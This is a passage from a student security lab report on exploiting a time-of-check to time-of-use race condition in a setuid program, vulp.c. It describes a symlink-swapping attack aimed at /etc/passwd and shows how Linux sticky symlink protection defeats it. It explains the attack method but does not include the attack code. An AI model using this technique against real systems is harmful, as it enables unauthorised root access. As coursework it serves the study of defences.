        fwrite(buffer, sizeof(char), strlen(buffer), fp);
        fclose(fp);
    }
    else printf("No permission \n");
}
```

Observation:

- a. Noticed that the changes made to vulp.c program in the earlier task are reverted first. Then recompiled, modified the owner as root and changed the privileges to 4755.
- b. Noticed that on turning on "symlinks in world-writable sticky directories (e.g. /tmp) cannot be followed if the follower and directory owner do not match the symlink owner" protection is turned on before launching the attack.
- c. Noticed that new\_attack program is executed to swap the symbolic links, thereby /tmp/XYZ will be point to /etc/passwd.
- d. Noticed that target\_process.sh program is executed, to repeatedly trigger the vulp program(the vulnerable program) by passing test user account info and to halt once the /etc/passwd file is modified.
- e. Noticed that the target\_process.sh program will execute continuously either by displaying the "No permission" message or throwing the segmentation fault error.
- f. Noticed that the target\_process.sh program and the new\_attack program are manually aborted, as even though we changed the symbolic link of /tmp/XYZ to point to /etc/passwd after accessing the file and before trying to open the file, it is

failing while trying to open the file thereby, aborting the program with segmentation fault error. So, we will not be able to modify the /etc/passwd file. Thus, avoiding the exploitation of race condition vulnerability in this example.

#### Understanding:

- i. Learnt that on enabling the sticky symlink protection, will make the program to crash when tries to follow the symbolic link created by user for a file available in the world-writable directory, not owned by the user and when the program tries to open a file by following the symbolic link created by a user that will not match with the effective user of the program being executed.
- ii. Learnt how sticky symlink protection can be avoid exploitation of race condition vulnerabilities that are based on using symbolic link to point a file available in world-writable folder, not owned by the user or tries to follow the symbolic link not created by the effective user of the vulnerable program.
- iii. Learnt how the sticky symlink protection can be enabled or disabled.

#### Explanation of Protection scheme working:

1. In the Linux filesystem, a directory has a special bit called sticky bit. When this bit is set, a file inside the directory can only be renamed or deleted by the file 's owner, the directory's owner, or root user. If the sticky bit is not set, any user with write and execute permissions for the directory can rename or delete files inside the directory, regardless of who owns the files. For example for directories such as /tmp directory that is world-writable, to prevent normal users from renaming or deleting other users' files inside, its sticky bit is set.  
(Reference: Computer & Internet Security: A Hands-On Approach, Second Edition  
Publisher: Wenliang Du (May 1, 2019))
2. This protection scheme will try to check the effective user id of the user executing the program who tries to open a file with the symbolic link that points to another file. It will also check by whom the symbolic link was created. It will also check the owner of the directory in which the file for which symbolic link is created to point to another file.
3. If the user who created symbolic link that either matches with the effective user id of the user executing the program or with the directory owner of the file for which symbolic link is created, then it will allow us to open the file.
4. In other cases, it will make the program trying to open a file by following the symbolic link to crash.
5. Thus, helps in avoiding the exploitation of “time to check to time to use” type of race condition vulnerabilities that uses symbolic links for files available in world-writable directories to another files.

#### The limitation of this scheme:

This protection is applicable only to the world -writable sticky directories such as /tmp. That is, it will try to avoid exploitation of “Time to check to time to use” race condition vulnerabilities that involve symbolic links inside world-writable directories. In other



cases, this protection will not avoid exploitation of race “Time to check to time to use” race condition vulnerabilities.

#### References:

1. Textbook Reference: Computer & Internet Security: A Hands-On Approach, Second Edition  
Publisher: Wenliang Du (May 1, 2019)
2. Videos Reference: [Computer Security: A Hands-on Approach | Udemy](#)
3. Code and Details Reference: Assignment Description sheet provided to complete this assignment.